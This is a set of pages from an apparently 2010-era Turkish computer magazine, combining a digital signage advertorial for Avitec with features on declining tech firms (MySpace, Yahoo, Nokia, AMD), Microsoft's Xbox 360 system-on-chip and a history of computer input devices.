Kulağa ne kadar basit gelirse gelsin, birçok nokta arası akıcı görüntüyü eşzamanlı oynatmak gerçekten ciddi bir iş. Bu konuda en önemli bileşenlerin başında görüntü aktarma ünitesi yer alıyor. Görüntü aktarma üniteleri Digital Signage sistemlerinde en son tasarruf yapılacak bileşenlerin başında geliyor. Çünkü görüntü düzen aktarılmadığı sürece LCD ya da plazma ekranınıza harcadığınız para da boşa gidebilir. Dolayısıyla bu konuda dünyanın lider üreticisi Extron'un ürünleri en doğru seçim olacaktır.

Wyeth, Pricewaterhouse Coopers, İpek



Kağıt, Garanti Bankası Eğitim Merkezi, Denizbank Deniz Akademi, Roche gibi firmalar tüm yurt çapında hizmet veren Avitec'in uzmanlığıyla Digital Signage'a çoktan geçtiler bile. Digital Signage ile ilgili her türlü kurulum ve anahtar teslim projeler sunan Avitec, böyle bir kurulum için iletişim kurmanız gereken en doğru yer. Hem görüntü aktarma ve kurulumdaki tecrübesi hem de PADS yazılımının distribütör olarak Digital Signage konusunda her türlü isteğinize doğru ve hızlı bir şekilde karşılık cevap verebileceğine rahatlıkla emin olabilirsiniz.

Bilmeniz gereken püf noktaları

■ Kullanacağınız ekranların hareketsiz görüntü de göstereceğini düşünerek, yanma riskine karşın plazma yerine LCD seçilmesi çok daha doğru bir seçim olacaktır. Ayrıca bu ekranların evde kullandığımız LCD televizyonlar yerine üzerinde butonları olmayan, dikey veya yatay olarak da kullanılabilen LCD monitörler olmasında fayda vardır. Bu şekilde hem çok daha fazla alanda kullanılabilir hem de uzun süre çalışma amaçlı tasarlandığından arıza ve değiştirme derdiniz olmaz. Bu konuda her kullanıma uygun, hem uygun fiyatlı hem de son derece dayanıklı bir ürün isteyenler NEC'nin LCD monitörlerini tercih edebilirler.

■ Digital Signage yazılımları direkt son kullanıcı ile temasta olmadığından çok sık yenilenmezler. Bu yüzden yanlış bir yazılım seçimi başınıza iş açabilir. PADS, veritabanlarından veri okuyup ekrana çok kolay ve hızlı bir şekilde yansıtabilen, kullanıcı dostu arayüzü ile gönül rahatlığıyla tercih edebileceğiniz bir yazılımdır.

■ Alışveriş merkezlerinde LCD ekranların olduğu stantları gezerken kayan bir görüntü, takılan resimler, yatay çizgiler gibi göze hoş gelmeyen görüntülerle karşılaşmışsınızdır. Bunun sebebi kalitesiz ekran kullanımı değil, görüntü aktarımının doğru bir şekilde yapılmamasıdır. Kaynağın ve ekranın çok iyi olması görüntünün de çok iyi olacağı anlamına gelmez. Bunun için görüntü aktarma ünitelerini seçerken dikkatli olmanız gerekir. Bu konuda Extron'un ürünleri en iyi seçim olacaktır. Mesafeye ve ekran sayısına bağlı ürün kullanacağınız için, kullanmadığınız ekstra özelliklere para ödemeniz gerekmez.

■ Digital Signage sisteminizi kurarken bir uzmana danışıp, gerek kablolama gerek ise ekranın konumlandırılması konusunda destek almanız en doğru yöntem olacaktır.

Türkiye genelinde servis noktaları,

Neler Gerekli?

Digital Signage için önce kimlere ve nasıl ulaşmak istediğinize karar vermeniz gerekiyor. Örneğin 2 katlı ofisi olan bir firmayı ele alalım. Amacı da kurumsal iletişim olsun. Bunun için tasarımların ve duyurunun girileceği bir bilgisayar, sunucu olacak bir bilgisayar, her kata 2 adet NEC LCD ekran, görüntüyü dağıtan ve alan Extron görüntü aktarma üniteleri ve bu işi yazılımsal olarak kontrol eden ve görüntülerin nasıl, ne zaman, hangi gün, ne kadar arayla ya da süreyle görüntüleneceğini planlayacağınız PADS yazılımı yeterli olacaktır.

Destec hizmeti ve AV Global Alliance ortaklığı ile Türkiye dışında 32 ülkedeki satış, servis ve montaj becerisini müşterilerine sunan Avitec, Digital Signage sistemini etkili ve verimli kurabilecek, daha sonra da her türlü desteği kendi bünyesinde verebilecek tek firma olma özelliğini taşıyor.

BİLGİ İÇİN

Büyük ekran çözümlerinde farklı çözümler ve detaylı ürün bilgileri için www.avitec.com.tr'yi ziyaret edebilir veya Avitec'e (0212) 290 23 90 numaralı ofis telefonlarından ve (0212) 444 12 02 numaralı Destec çağrı merkezinden ulaşabilirsiniz.

SENDELEYEN DEVLER

Bir zamanların devleri, yanlış ata oynadılar. CHIP, MySpace'in, Yahoo'nun, Nokia ve AMD'nin hatalarına bir göz atıyor

BARIŞ EMRE ALKIM / JS & CS

2007

Apple'ın akıllı telefon pazarında bir devrim yaptığı yılı. Ansızın cep telefonlarının düşmeye gereksinimi kalmadı ve görünümleri sadece iki parmakla büyütüp

küçültmek olanaklı hale geldi. Peki, bu devrim gerçekleştiğinde cep telefonu üreticilerinin lideri konumundaki Nokia neredeydi? Nokia hala dünyanın en büyük cep telefonu üreticisi olsa da, rakiplerinin soluğunu ensesinde hissediyor. Akıllı telefon pazarında Apple'ın yanı sıra, Google, Motorola ve HTC bile Nokia'yı geçtiler.

30.020

kişi, Nokia'nın araştırma – geliştirme bölümünde çalışıyor. Bu, Finli firmanın tüm elemanlarının %30'una denk geliyor. Fakat

tüm bu çabalar Apple'ı akıllı telefon pazarında alt etmeye yetmiyor. Finlandiya kökenli firmanın akıllı telefonlarının "hantallık" gibi kötü bir şöhreti var. Örneğin geçen sene çıkan N97, karman çorman menüsüyle kullanıcıların kafasını karıştırdı. iPhone sayesinde nice kullanıcı tüm uygulamaların başlangıç ekranında olmasına alıştı. Nokia'nın yeni işletim sistemi MeeGo'nun bu sorunu 2011'de çözeceği söyleniyor. Nokia patent ihlali davalarından da zarar ediyor. 2009'dan beri devam eden duruşmalarda, Apple'ın mobil veri aktarım yöntemlerini Nokia'dan çaldığı öne sürülmekte.

500.000.000

üyeye sahip ve rakam giderek artıyor. Bu bilgiler Facebook'un 2010 Temmuz'undaki halini yansıtıyor. MySpace ise bu gelişimi gözden kaçırdı. Daha 2007 yılında MySpace'in kurucusu Chris DeWolfe, Facebook için şu sözleri söylemişti: "Öğrencilere hitap eden bir ağ. Bu herkese değil küçük bir kitleye yönelik bir ürün." Bugün, MySpace küçük bir kitleye hitap ediyor. Facebook kurulduğunda MySpace ağırlıklı olarak müzisyenleri hedefliyordu. Rupert Murdoch'un News Corporation adlı şirketi MySpace'i 580 milyon dolara satın aldı ve MySpace'i MTV'nin karşısına rakip olarak çıkarmak istedi. Ancak kullanıcılar bunu desteklemeyince bu hamle hüsrana sonuçlandı. Facebook üye sayısını tutarlı bir şekilde artırırdıysa, MySpace olduğu yerde saydı. Bugün MySpace'in 100 milyon civarı kullanıcısı var. Üç yıl önce kullanıcı sayısı bunun iki katından fazlaydı. Üstelik aktif kullanıcı sayısı sadece 18 milyon ve her gün bu rakam azalıyor.

RÖPORTAJ

"Yeterince megaloman değiller"

Baden-Württemberg yenilik ajansının yöneticisi Klaus Haasis

MySpace, Yahoo ve Nokia gibi firmalar bir zamanlar piyasa lideriydiler ama çok geçmeden yerlerini başkalarına kaptırdılar. Sizce neydi hataları?

Bir olasılık, web'i yeteri kadar iyi anlamadılar. Belki de Interactive Advertising'in başkanı Randall Rothenberg'in tanımıyla yeterince megaloman değildiler. Rothenberg, web'de gelişmelerin önünü çekenlerin "tüm dünyaya hakim olmayı hedefleyen bir avuç megaloman" olduğunu söylemişti.

Hata yapan piyasa liderleri birer BT fenomeni mi, yoksa sırf isimleri duyulsun diye mi yapıyorlar?

35 yıllık meslek hayatımda aralarında Wang, Nixdorf, Digital Equipment, Hoechst, AOL, General Motors, BP ve daha nicelelerinin bulunduğu birçok piyasa liderinin tökezlediğine şahit oldum.

Sizce Google ve Apple liderliklerini uzun süre koruyabilecekler mi, yoksa yakında onlar da mı avuçlarını yalayacak?

Buna yanıt vermek güç. Tüm bu gelişmeler, çevrimiçi gelişimlerle yakından ilişkili. Wired dergisinin Eylül sayısında "Web öldü, yaşasın internet" başlıklı bir yazı yayımlandı. Koydukları teşhis şu: Gençlerin paradan çok zamanı var ve açık bir ağ üzerinde her şeyi arayabiliyorlar. Yaşlıların ise zamandan çok parası var ve aradıkları şey internette bedava olsa bile

örneğin iTunes gibi yarı kapalı bir platformda 99 sent ödeyip bir şarkı satın alabiliyorlar. Eğer kullanıcı yararı ögesini dikkate almazsanız ilerde illaki bir firma sizin önünüze geçer.

Böylesine kıyasıya bir rekabetin kullanıcıya etkisi olumlu mu, olumsuz mu?

Daima ikisi bir arada. Bir yanda IBM PC, Microsoft Office ya da iPhone uygulamaları gibi piyasa standartları var. Diğer yandan, bu standartlar göz açıp kapayana kadar bir tekele dönüşebilir.

MySpace dikkatini giderek müzisyenler üzerinde yoğunlaştırıyor. Böylesi bir gedik pazar stratejisi kârlı mı?

En önemli şey kapsam. 2001'de ABD'nin en üst sıradaki 10 web sitesi tüm sayfa ziyaretlerinin %31'ini elinde tutuyordu. 2010 yılında bu oran %75.

Bilgisayar sistemleri, tarayıcılar, arama motorları ve akıllı telefonlar konusunda bir üstünlük savaşıdır devam ediyor. Sizce bir sonraki mücadele hangi alanda olacak?

Bekleyip görmemiz gerekiyor. Bir dijital güven rekabeti olacağı kesin. Hangi platforma güvenebiliriz? Facebook'un yorumlarını değerlendirip kişiselleştirilmiş reklamlar göstermesi rahatsız edici mi? Google'ı evimin bahçesinde görmek istiyor muyum? Bu açıklıklarla güven, güçle denetim arasında bir savaş olacak.

"En önemli şey kapsam"



YÜKSELİŞ VE ÇÖKÜŞ


Eski piyasa liderlerinin grafiği düşüşteyken rakiplerinin bazıları akıllara durgunluk verecek şekilde yükselişte. MySpace, Yahoo, Nokia ve AMD nerede tökezledi? En büyük hataları neydi?

Başarı eğrileri

Durum



En büyük hata




MySpace: Yanlış odak

2003 yılında kurulan MySpace sadece üç yılda 100 milyon kullanıcıya erişti. Ama başından beri odak noktası müzik ve Amerikan pazarı oldu. O yüzden, çok daha küresel olan Facebook'un karşısında duramadı.

Video, film, şov derken

Rupert Murdoch 2005'te MySpace'i satın aldı. Fikri internetten video, film ve canlı yayın yapmaktı. Ama bu işe yaramadı ve MySpace kan kaybettiler.




Yahoo: Yabancıardan medet umdu

İnternette arama denince akla gelen ilk isim Google olmadan önce, arama motorlarının kralı Yahoo'ydu. Ne var ki Yahoo hep yabancıardan destek alıyordu. Yahoo'nun arama algoritmasını 2004'e kadar Altavista, Inktomi ve hatta bir ara Google sağladı.

Güçlü ortak arayışı bitmiyor

Yahoo'nun asıl işi olan arama motoru kısmı sürekli düşüşte. Şu anda ABD'de %11 gibi yetersiz bir pay sahibi olan sorunlu firmayı satın almak için Microsoft girişimde bulunuyor.




Nokia: Akıllı telefonda kaçan fırsat

Nokia bu Temmuz ayında kârının %40 azaldığını duyurdu. Çünkü hiç kimse ürettikleri akıllı telefonları satın almıyor. Sonbaharda çıkan yeni modeller bile modası geçmiş Symbian ile donatılmış.

N-Gage'ler raflarda toz topluyor

Nokia, N-Gage ile taşınabilir bilgisayar pazarına girmeyi düşünüyordu. 2004 sonuna gelindiğinde, üretimi yapılan altı milyon konsoldan sadece bir milyon adedi satılabiliyordu.



AMD: Soluğu yetmiyor

AMD bir zamanlar pazar lideriydi ve işlemcileri Intel'inkilerden çok daha verimli çalışıyordu. Oysa artık dengeler eşit değil. Intel, rakibinden sekiz kat büyük ve araştırmaya daha çok yatırım yapıyor. Bu da avantaj sağlıyor.

Dizüstü işlemcisi Puma tam bir hüsrana

Yine aynı temcit pilavı: Puma işlemcili dizüstüler rakiplerinden sözde %40 daha hızlı olacaktı. Oysa işlemci çıktığında görüldü ki, Intel işlemcili dizüstüler tüm testlerde daha iyi sonuçlar elde etti.



Microsoft'tan süper CPU

Uzun zamandan beri, yeni işlemciler belli bir formüle göre üretiliyordu. Oysa “yonga üzerinde sistem” (System on a Chip, ya da SoC) ile CPU teknolojisinde yeni bir devir başlıyor.

BARIŞ EMRE ALKIM / GT

Bugüne kadar, piyasaya çıkan tüm yeni CPU'lar aynı formüle dayalıydı: Daha fazla transistör ve die üzerinde daha hassas yapılar. Ardından, paralel hesaplama için artan sayıda çekirdek ve daha fazla veri geldi. İşlemcileri sürekli ham veriyle besleyebilmek, işlenmiş bit ve byte'ları yeterince hızlı aktarabilmek içinse hem anakartın yonga setinin daha hızlı, hem de veriyolu altyapısının daha

verimli çalışması gerekiyor. Bu yüzden, klasik CPU'nun dışında diğer bileşenlerin de tek bir die üzerine yerleştirilmesi ve böylece pahalı bir altyapıdan kurtulmak tek akılcı çözüm. Yonga üzerinde sistem ya da SoC adıyla bilinen bu kavram aslında yeni değil ve ta gömülü sistemler (embedded systems) devrinden beri, yıllardır biliniyor. Ancak bu gömülü sistemlerin verimliliği kendini büyük oranda oyun konsollarında gösteriyor.

Microsoft köşeye sıkışınca

Microsoft ve IBM, CPU devi Intel'i ve AMD'yi bir kenara bırakarak işbirliğine gittiler. Bunun altında iki sebep yatıyor: Birincisi, Microsoft'un şimdiye kadar Xbox 360 oyun konsolunun hatalarını gidermek ve ürünleri yenilemek için tahminen 1,05 ila 1,15 milyar dolar harcamış olması. Bu yüzden, daha güvenilir bir teknolojiye gereksinimi var. Diğer yandan, IBM ise hem gömülü sistemler konusunda bilgi sahibi hem de Xbox 360'ın işlemcisini geliştiren firma. Microsoft'un çaresizliği ve IBM'in uzmanlığı bir araya gelince, iki firmanın mühendisleri için de geleneksel CPU'ya ek olarak hem grafik motoru hem de anakart altyapısının büyük kısmı bulunacak bir işlemci üzerinde çalışmaya başladılar.

Eski yazılımın sınırları

Sonuçta ortaya bir SoC yongası çıktı. Tıpkı eski CPU gibi, bu da üç CPU'dan ve bir de ATI grafik yongasından oluşuyor. 3,2 GHz'lık çekirdeklerin her birinin komutlar ve veriler için 32

KB'lık bir birincil önbelleği var. 1 MB kapasiteli 2. düzey ön bellek ise üç çekirdek tarafından paylaşılıyor. Eski Xbox 360'larda CPU ile GPU anakarta FSB üzerinden bağlanıyordu. Bu yeni sistemde ise mühendisler FSB'nin yerine aynı işlevi üstlenen bir FSB modülü (FSB muadili) eklemişler. Gecikme süreleri artırılmış, bant genişlikleri ise kasten düşürülmüş ki FSB'nin özellikleri eski FSB'ninkiyle aynı olsun. Önceki Xbox 360'larla uyumluluğu korumak için, yeni yonganın eski Power PC CPU ve GPU bileşiminden daha hızlı çalışmasına izin verilmiyor.

Daha ekonomik ve sessiz PC'ler

Microsoft yeni Xbox CPU'sunu 45 nm teknolojisiyle üretiyor. İlk nesil Xbox işlemcileri 90 nm (2005), ikinci nesil ise 65 nm (2007) teknolojisiyle üretilmişti. Yapıların daha da hassaslaşması, enerji gereksinimini azaltacak. GPU, kuzey ve güney köprüleri aynı die üzerinde yer aldığından, Xbox SoC yongasının 372 milyon transistörü var.


Sıra onlarda: AMD ve Intel

AMD'NİN LLANO'SU 2011'DE ÇIKIYOR
AMD, SoC kavramına APU (hızlandırılmış işlem birimi), SoC CPU'suna ise “Llano” adını vermiş. CPU-GPU birleşiminden oluşan işlemci tek die üzerinde 1 milyar transistörden oluşacağı için, AMD, 32 nanometre üretime geçişi bekliyor. O zaman yongaları rekabetçi fiyatlarla üretmek mümkün olacak. İlk 32 nm CPU'lar (Llano değil) 2011 başında üretilecek, ardından farklı sürümlerle Llano gelecek.

INTEL 2010 SONUNDA BAŞLIYOR
Intel'in SoC yongasının adı ise “Tunnel Creek” ve 2010'un 4. çeyreğinde gömülü sistem ve bilgisayar üreticilerine sunulacak. Aslen Pine Trail Atom teknolojisinin devamı olan bu SoC, maksimum iki watt'lık iyileştirilmiş TDP değeri (termal tasarım gücü) sunuyor. Böylece, bilgisayarların sadece 5 watt güç tüketmesi mümkün oluyor. Bu özellikteki ilk ürünlerin (netbook, tablet PC ve otomobil sistemleri) 2011'de çıkması bekleniyor.

YONGA ÜZERİNDE SİSTEM

Microsoft'un SoC çözümünün özelliklerini bir PC anakartı üzerinde göstererek, SoC teknolojisinin yarınların PC donanımı üzerindeki etkisini inceliyoruz.



Maliyeti en çok azaltan, anakartta veriyollarının ortadan kalkması; çünkü artık kimi verilerin işlenmesi ve dönüştürülmesi gerekmiyor. Böylece güç tüketimi %60'a kadar geriliyor ve bu da açığa çıkan daha az ısı, daha az soğutma gereksinimi ve dolayısıyla daha az fan gürültüsü demek. Daha önceki neslin Xbox'ları DVD sürücülerini bile gölgede bırakan fan sesiyle ün salmışlardı. Yonga üzerinde sistem teknolojisiyle donanmış bir Xbox 360 S'nin çalışma gürültüsü, bir önceki modelin tam yarısı kadar.

Daha sağlam, daha uzun ömürlü

SoC Xbox'ların az ısınması, bileşenlerinin daha uzun ömürlü olması anlamına geliyor. Xbox 360 kullanıcılarının korkulu

rüyası olan "Kırmızı ölüm halkası" (üç kırmızı ışık) na en son nesil Xbox'larda artık rastlanmıyor. Xbox 360'ın kırmızı arka aydınlatmalı açma kapama düğmesi büyük donanımsal hatalarda yanıyor ve bu yüzden "kırmızı ölüm halkası" olarak biliniyordu. Bu sorunun en büyük nedeni, bileşenler üzerindeki yüksek termal yükü. Ama rakiplerin konsolları da aynı sorunlardan yakınıyor.

Daha düşük ısı yayılımının aletlerin ömrünü uzatması bir kenara, tümleşik bileşen sayısının azalması ve anakart üzerindeki altyapının (veri iletim yollarının) artık göz ardı edilebilmesi, yeni Xbox'ların kararlı çalışması üzerinde olumlu rol sahibi. Uzun lafın kısıası, Microsoft hem bileşenleri azaltarak kâra geçiyor hem de soruna yol

açan lehim bağlantılarından kurtuluyor.

Küçük kasalara sığacak boyutta

Bileşenlerin azalması, bağlantı yönteminin ekonomik bir hal alması ve soğutma ihtiyacının azalması daha küçük ve göze hoş gelen kasalara izin veriyor. Artık "Slim" (İnce) adını taşıyan yeni Xbox 360 için o denli önemli değilse bile, yonga üzerinde sistem ürünleri masaüstü veya dizüstü PC'lere ulaşınca yeni ufuklar açılacak. O zaman kasanın boyutu içsel mekanizmalara daha az, tasarıma ve mevcut bağlantıların sayısına daha çok bağlı olacak. Hatta bu türde üretilen bilgisayarlardan birçoğunu ilk bakışta tanımak bile mümkün olmayacak. Microsoft bu konuda bir adım attı.

Intel ile AMD daha zor bir şeyi denese de, sonuçta teknoloji sihirbazlık değil. Microsoft'un bu yongayı biri IBM diğeri ise ismi açıklanmayan bir firma olmak üzere iki üreticiye seri biçimde ürettirebilmesi, 45 nm teknolojisinde verimli bir SoC'nin olanağı olduğunu gösteriyor.

Gelecekte fiyatlar daha da uygun olacak

Orta vadede kendini amorti eden bu teknoloji, uzun vadede masaüstü ve dizüstü PC'lerin fiyatını aşağı çekecek. Masaüstü bilgisayarlar da giderek küçülüp sessizleşse de, gelecekte yüksek oranda tümleşmiş teknolojinin sağladığı düşük güç tüketiminden en büyük faydayı taşınabilir bilgisayarlar görecek.

balkim@chip.com.tr



1941 Klavye

(Zuse Z3) klavyeli ilk bilgisayarlar. İlk standart klavye ise 1981'de çıktı.



1965

Dokunmatik ekran İlk endüstriyel dokunmaya duyarlı ekran piyasaya çıktı. 1970'lerde öğrencilere 1000'den fazla dokunmatik ekranlı terminal hizmet veriyordu (PLATO IV).



1980

Touchpad (Apple PowerBook 500, 1994) Özel bir yüzey, denetleyici üzerinde parmağın konumunu hesaplıyor.

1940

1950


1960

1970

1980

1937

Delikli kart (Zuse Z1) 1890'da ABD'de nüfus sayımı için Hollerith delikli kartları kullanıldı.



1949

Işık kalem (Lincoln Laboratuvarı / MIT) 1980'lerde ilk optik işaretleme aygıtının yerini çok daha ucuza mal olan bilgisayar fareleri aldı.

1968

Fare (Stanford Araştırma Enstitüsü, Telefunken). AEG'yle birleşmesinin üstünden çok geçmeden Telefunken ilk bilgisayar faresini piyasaya sundu.



1977

Oyun çubuğu (Atari 2600) Atari 2600'un joystick setindeki kırmızı düğme, ileride bu aygıtın standardı olacaktı.



CHIP ZAMAN ÇİZELGESİ GİRDİ AYGITLARI

Bilgisayarlar her sözünüzü dinliyor, ama sadece doğru girdi aygıtına sahipseniz. En son gelişim standartlarını belirleyenlerin başında oyun sektörü geliyor.

BARIŞ EMRE ALKİM / MK


1 9 x 18 santimetre boyutlarında bir karton kutunun dijital çağa giriş bileti olduğunu kim bilebilirdi? Ama hesap makinesine veri girişi için kullanılan Hollerith delikli kartları olmadan bugünün klavyeleri ya da fareleri hayal bile edilemezdi. 1937'de Konrad Zuse'nin Z1'i, yani modern bilgisayarın atası sadece delikli kartlarla çalışıyordu. 35 milimetrelik film üzerindeki delikler kullanılıyor, mekanik anahtarlama aygıtını iki konumdan birine çalıştırmak mümkün oluyordu.

Görünüşleri her ne kadar benzese de, Zuse'nin Z3'ü programlama açısından daha karardı. 1941'de üretilen bu ilk dijital hesap makinesi bir klavye ile kontrol ediliyordu. Ne var ki girdiler sadece sayılarla ve birkaç işlev tuşuyla kısıtlıydı.

1981'de ilk IBM PC'yle birlikte standart klavye büyük bir atılım yaptı. Tuşların yerleşimi ergonomik olarak değil, daktilonun bir uzantısı olarak belirlenmişti. Mekanik kısım çok başarılı sayılmazdı. Günümüzde kullanılan PC'lerde bile aynı dizilim var

1985

Işın tabancası (NES Zapper) 1985'ten beri oyun tutkunları Nintendo tabanca ile ördek avlıyorlar



1987 Trackpoint

(IBM Thinkpad, 1992) IBM dizüstülerin klavyesine yerleştirilen trackpoint, bilgisayar faresinin yerini almak için tasarlanmıştı.

1989

Mikrofon (ilk ses kartı) Mikrofon Emile Berliner tarafından daha 1876'da keşfedildiği halde PC'de konuşma işlemeyi mümkün kılan gelişim ses kartlarıydı.



2006

Wii uzaktan kumandası Wii konsolundaki hareket algılayıcılar oyun tutkunlarının hareketlerini saptayarak bunu oyunlara tanıyor.

EĞİLİM

Girdi aygıtları giderek ortadan kalkıyor. Denetçiler yerine gelecekteki bilgisayarlar ve konsollar sözle ve hareketle kontrol edilecek. Microsoft'un X-Box 360 konsolu için hazırladığı projede kamera bir girdi aygıtı oluyor.

1990

1985

Gamepad (NES) Nintendo iki düğmeli ve yön tuşları artı şeklinde dizili NES denetçisinin patentini aldı



1990

Tarayıcı (el tarayıcısı ve yataklı tarayıcı) Tarayıcılar sayesinde fotoğraflar, metinler ve el yazıları geniş kitlelerle buluştu

1991 Web kamerası

(Resimde görünen Terratec terracam) Dünyanın gördüğü ilk web kamerası Cambridge Üniversitesi'ndeki bir kahve otomatına dönüktü.



1995

Direksiyon ve pedal (Nintendo 64, Playstation) Yarış oyunları için direksiyon ve pedalları içeren gerçekçi kontroller.



2000

2010

ve en sık kullanılan tuşlar birbirlerinden çok uzak. Buna karşılık, 1950'lerde ortaya çıkan ışık kalemleri (light pen) daha en başından itibaren çok kullanıcı dostuydu. Ucuna foto transistör takılı bir kalem, tüplü monitörlerde optik işaretleme aygıtı olarak kullanılabilirdi. O anki işaretleme pozisyonu gecikmeli hesaplanıyor ve ışık kalemi ekranın karanlık alanlarını aydınlatıyordu ama 1963'te CAD uygulamaları için geliştirilmiş ışık kalemi piyasaya sunuldu.

Telefunken faresi: Topu ver!

Bugün bile çoğu bilgisayar kullanıcısı için fare olmazsa olmaz. 1960'ların ortalarında hem Stanford Araştırma Enstitüsü hem de Telefunken kompakt bir işaretleme aygıtı üzerinde birbirlerine paralel bir şekilde çalışıyorlardı. 1968 yılında bir elektronik firması ilk bilgisayar faresini üretirken, metin girdisine saplanmış profesyonellere büyük

kolaylık sağladı.

